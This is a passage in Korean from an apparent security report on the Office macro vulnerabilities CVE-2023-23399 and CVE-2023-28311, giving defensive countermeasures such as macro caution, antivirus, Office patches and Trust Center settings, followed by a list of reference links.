

그림 16. meterpreter 를 통한 시스템 정보 확인 및 제어

■ 대응 방안

CVE-2023-23399 와 CVE-2023-28311 취약점에 대응하기 위해서 문서 열람 시 매크로 실행의 허용을 주의하고, 출처가 불분명한 이메일이나 신뢰하지 않는 출처의 첨부파일을 실행하지 않도록 하는 것이 중요하다. 또한, 백신을 사용하면 행위 기반으로 악성 행위를 차단할 수 있어, 백신 프로그램을 최신 버전으로 유지하는 것 역시 중요하다.



그림 17. Microsoft Defender Scan 결과 악성 소스 코드 검출 안됨을 확인

마지막으로 최신 버전의 MS Office 를 업데이트를 통해 대응할 수 있다. Microsoft 에서는 VBA 를 악용한 악성 코드가 증가함에 따라, 아래와 같이 신뢰할 수 없는 출처나 경로에서 매크로 사용을 금지하도록 패치를 배포했다.



그림 18. 신뢰할 수 없는 출처에서의 매크로 사용금지 패치 사진

하지만 사용자의 설정에 따라 매크로를 여전히 실행할 수 있으므로, Options 의 Trust Center 항목 중 아래의 항목을 점검하는 것이 중요하다.

1. Trusted Locations - 신뢰할 수 있는 경로의 영역을 지정
2. Trusted Documents - 신뢰할 수 있는 문서의 영역을 지정
3. Macro Setting - 매크로 관련 설정을 지정

먼저, Default 이외의 추가적으로 허용한 경로가 있는지 확인한다. Download 와 같은 경로가 설정되어 있을 경우 외부에서 다운받은 파일의 매크로 실행이 가능하기 때문에 주의해야 한다.



그림 19. 신뢰하는 경로 설정 파일

신뢰할 수 있는 문서 사용을 해제함으로써 인터넷이나 외부의 문서의 매크로를 차단한다.



그림 20. 신뢰할 수 있는 문서 설정 파일

마지막으로, 매크로 동작 허용 옵션이 해제되어 있는지 확인하고 VBA 를 통해 외부의 객체가 사용할 수 없도록 설정한다.



그림 21. 매크로 설정 부분

■ 참고 사이트

• URL: https://github.com/nu11secur1ty/CVE-mitre/blob/main/2023/CVE-2023-28311/docs/report.txt
• URL: https://github.com/nu11secur1ty/CVE-mitre/tree/main/2023/CVE-2023-23399
• URL: https://www.bankinfosecurity.com/russian-hackers-focused-on-espionage-system-destruction-a-21091
• URL: https://ko.darktrace.com/resources/generative-ai-impact-on-email-cyber-attacks
• URL: https://blog.checkpoint.com/2023/03/15/check-point-research-conducts-initial-security-analysis-of-chatgpt4-highlighting-potential-scenarios-for-accelerated-cybercrime/